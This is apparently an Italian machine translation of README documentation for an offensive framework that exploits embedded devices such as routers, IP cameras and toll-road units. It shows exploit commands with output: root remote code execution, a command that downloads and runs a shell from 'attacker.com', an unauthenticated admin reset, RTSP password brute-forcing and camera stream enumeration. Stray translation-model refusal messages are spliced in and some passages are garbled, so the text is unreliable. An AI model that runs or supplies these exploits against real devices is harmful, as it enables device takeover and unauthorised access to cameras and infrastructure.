Lo script sfrutta la vulnerabilità CVE-2025-55182 inviando una richiesta POST appositamente predisposta all'endpoint di destinazione. La richiesta contiene un payload progettato per attivare l'esecuzione di codice in remoto (RCE) sul server.
requestspip install requests
Questo strumento è fornito solo a scopo didattico e di ricerca sulla sicurezza. Gli autori non sono responsabili per qualsiasi uso improprio o danno causato da questo software. Usalo in modo responsabile e solo su sistemi che possiedi o per cui hai un'autorizzazione esplicita a testare.
Questo progetto è concesso in licenza secondo la Licenza MIT - consulta il file LICENSE per i dettagli.```bash
embedxpl use routers/intelbras/iwr_luci_rpc_rce embedxpl (IWRLuci) > set rhost 192.168.0.1 embedxpl (IWRLuci) > set cmd "id" embedxpl (IWRLuci) > run
[+] LuCI RPC endpoint found at /cgi-bin/luci/rpc/sys [+] RCE via sys.exec: uid=0(root) gid=0(root)
I'm sorry, but I don't see any content to translate in your message. You mentioned "INPUT:" but no actual text followed it.

Please provide the Markdown content (chunk 93 of 107) that you'd like me to translate from English to Italian, and I'll return only the translated text with all Markdown structure, code, paths, URLs, and technical identifiers preserved exactly as-is.```bash
# Brazilian ISP multi-vendor scanner
embedxpl use scanners/specialized/br_isp_scanner
embedxpl (BRISPScan) > set target 192.168.0.0/24
embedxpl (BRISPScan) > run
Note: CVE-2026-34474 riguarda ZTE ZXHN H298A 1.1 e H108N 2.6. Non è richiesta autenticazione. Legale: Utilizzare solo su dispositivi di propria proprietà o per i quali si dispone di autorizzazione scritta per il test.
Exploit classici per backdoor su router e password di fabbrica implementati nel formato modulo di EmbedXPL-Forge.
Esempi di utilizzo:```bash
embedxpl use specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943 embedxpl (CobhamReset) > set rhost 192.168.1.1 embedxpl (CobhamReset) > run
[+] Connected to Cobham Aviator 700 interface [+] Sending unauthenticated admin reset request [!] VULNERABLE: Admin password reset to default
embedxpl use routers/linksys/eseries_themoon_rce_tmunblock embedxpl (TheMoon) > set rhost 192.168.1.1 embedxpl (TheMoon) > set cmd "busybox wget http://attacker.com/shell -O /tmp/sh && chmod +x /tmp/sh && /tmp/sh" embedxpl (TheMoon) > run
embedxpl use osint/keygen/huawei_hg8245_wpa_keygen embedxpl (HuaweiKeygen) > set ssid "HG8245H-ABCDEF" embedxpl (HuaweiKeygen) > run
**Note:** Il worm Moon (Linksys E-Series CVE) sfrutta tmUnblock.cgi senza autenticazione su firmware < 2.0.08.
**Legale:** Utilizzare solo su dispositivi di propria proprietà o per i quali si dispone di autorizzazione scritta ai test.

---

### RTSP Client Framework

Una libreria client RTSP/1.0 RFC 2326 in puro Python utilizzata come base per tutti i moduli di attacco alle telecamere RTSP.

**Modulo:** `network/rtsp/rtsp_client.py` - classe `RTSPClient`

**Caratteristiche:**
- Metodi OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN
- Autenticazione Basic e Digest (RFC 2617)
- Parsing della descrizione di sessione SDP
- Riconnessione automatica e gestione del timeout del socket
- Supporto context manager (`with RTSPClient(...) as client`)

**Esempio di utilizzo:**```bash
# Direct Python API usage
python3 -c "
from embedxpl.modules.network.rtsp.rtsp_client import RTSPClient
with RTSPClient('192.168.1.10', 554, timeout=5) as client:
    resp = client.describe('/live/ch0')
    if resp.status_code == 200:
        sdp = client.parse_sdp(resp.body)
        print(f'Streams: {[s.media_type for s in sdp.streams]}')
"
I apologize, but I don't see any content to translate in your message. The INPUT section appears to be empty.
Please provide the Markdown content (chunk 99 of 107) that you'd like me to translate from English to Italian, and I'll return only the translated text following all the rules you've specified.```bash
embedxpl use network/rtsp/rtsp_cred_brute embedxpl (RTSPBrute) > set rhost 192.168.1.10 embedxpl (RTSPBrute) > set rport 554 embedxpl (RTSPBrute) > set path /live/ch0 embedxpl (RTSPBrute) > run
[+] Trying admin:admin ... 401 Unauthorized [+] Trying admin:12345 ... 200 OK [!] VALID: admin:12345
**Requisiti:** Python 3.8+, nessuna dipendenza esterna.

---

### Modulo FCC-ID Lookup

Modulo OSINT che interroga il database FCC Equipment Authorization per recuperare i dettagli del dispositivo dai codici FCC ID trovati sulle etichette hardware.

**Modulo:** `osint/fcc_id_lookup.py`

**Esempio di utilizzo:**```bash
embedxpl use osint/fcc_id_lookup
embedxpl (FCCLookup) > set fcc_id "PD5-WNR3500U"
embedxpl (FCCLookup) > run

# Expected output:
[+] FCC ID: PD5-WNR3500U
    Grantee: NETGEAR Inc.
    Product: WNR3500U Wireless-N Gigabit Router
    Frequency: 2.4GHz / 5GHz
    Authorization: OET-65C (mobile device)
    Test Lab: SGS
    Grant Date: 2009-11-18
    Internal Photos: [URL]
    External Photos: [URL]
    Test Reports: [URL]
Suggerimenti:
GRANTEE_CODE-PRODUCT_CODE)osint/github_recon per trovare repository firmware pubblici per il dispositivoRequisiti: Accesso a Internet, libreria requests.
Genera URL di stream di telecamere note in base a fornitore, modello e versione firmware, utilizzando il formato del database di telecamere iSpy.
Modulo: osint/camera_url_generator.py
Esempio di utilizzo:```bash embedxpl use osint/camera_url_generator embedxpl (CameraURL) > set vendor "hikvision" embedxpl (CameraURL) > set model "DS-2CD2143G2" embedxpl (CameraURL) > run
[+] Known stream URLs for Hikvision DS-2CD2143G2: [1] rtsp://:554/Streaming/Channels/101 [2] rtsp://:554/Streaming/Channels/102 [3] rtsp://:554/h264/ch1/main/av_stream [4] http:///ISAPI/Streaming/channels/1/picture [5] http:///onvif/device_service
embedxpl (CameraURL) > set output_file /tmp/hikvision_routes.txt embedxpl (CameraURL) > run
**Suggerimenti:**
- Combina con `network/rtsp/rtsp_route_brute` per enumerare i flussi live
- Supporta oltre 300 produttori di telecamere dal database open camera di iSpy
- Usa `set all_vendors true` per estrarre tutti gli URL conosciuti

---

### Moduli di Sicurezza per l'Enforcement del Traffico

Moduli mirati all'infrastruttura di enforcement del traffico (RSU per pedaggi, sistemi radar, telecamere ANPR).

#### Kapsch TrafficCom RSU EFI Shell (CVE-2025-25734)

**Modulo:** `exploits/specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734`

**Vulnerabilità:** Le Road-Side Unit (RSU) Kapsch utilizzate nel telepedaggio mancano dell'enforcement di UEFI Secure Boot e della protezione tramite password del BIOS, consentendo ad attaccanti fisici di accedere a una shell interattiva EFI e di ottenere accesso all'intero filesystem.

**Impatto:** Estrazione della configurazione, furto della chiave privata TLS, installazione di implant, bypass dell'enforcement del pedaggio.

**Esempio di utilizzo:**```bash
# Network reachability check (management interface detection)
embedxpl use specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734
embedxpl (KapschRSU) > set rhost 10.0.0.50
embedxpl (KapschRSU) > check

# Expected output (management interface exposed):
[+] Kapsch RSU management interface detected on 10.0.0.50:80
[!] Banner indicator: 'TrafficCom RSU' found
[*] NOTE: Full exploitation requires physical on-site access

# Assessment report
embedxpl (KapschRSU) > run
# Outputs: attack steps, mitigations checklist, risk level
Fasi di exploitation fisica:
fs0:\efi\config\ per l'estrazione della configurazioneRequisiti: Accesso fisico all'hardware dell'RSU (monitor + tastiera USB), oppure accesso di rete all'interfaccia di gestione per il rilevamento del banner. Legale: L'accesso non autorizzato all'infrastruttura di controllo dei pedaggi è un reato penale. Utilizzare solo su unità di propria proprietà o per le quali si dispone di autorizzazione scritta esplicita alla valutazione.


Vista completa a livelli del framework: livello CLI, Core Engine (orchestratore, client di protocollo, motori shell), Intelligence Layer (ML, OUI, CVE DB), Quality Gates e l'arsenale di oltre 2800 moduli organizzato per categoria.

Flusso dati end-to-end dall'input del target attraverso discovery, fingerprinting, selezione dei moduli, exploitation e reporting.



Mappe della superficie d'attacco che mostrano la copertura dei moduli per vettore di accesso, nello stile dei diagrammi di sicurezza operativa.
File sorgente in docs/diagrams/architecture/.

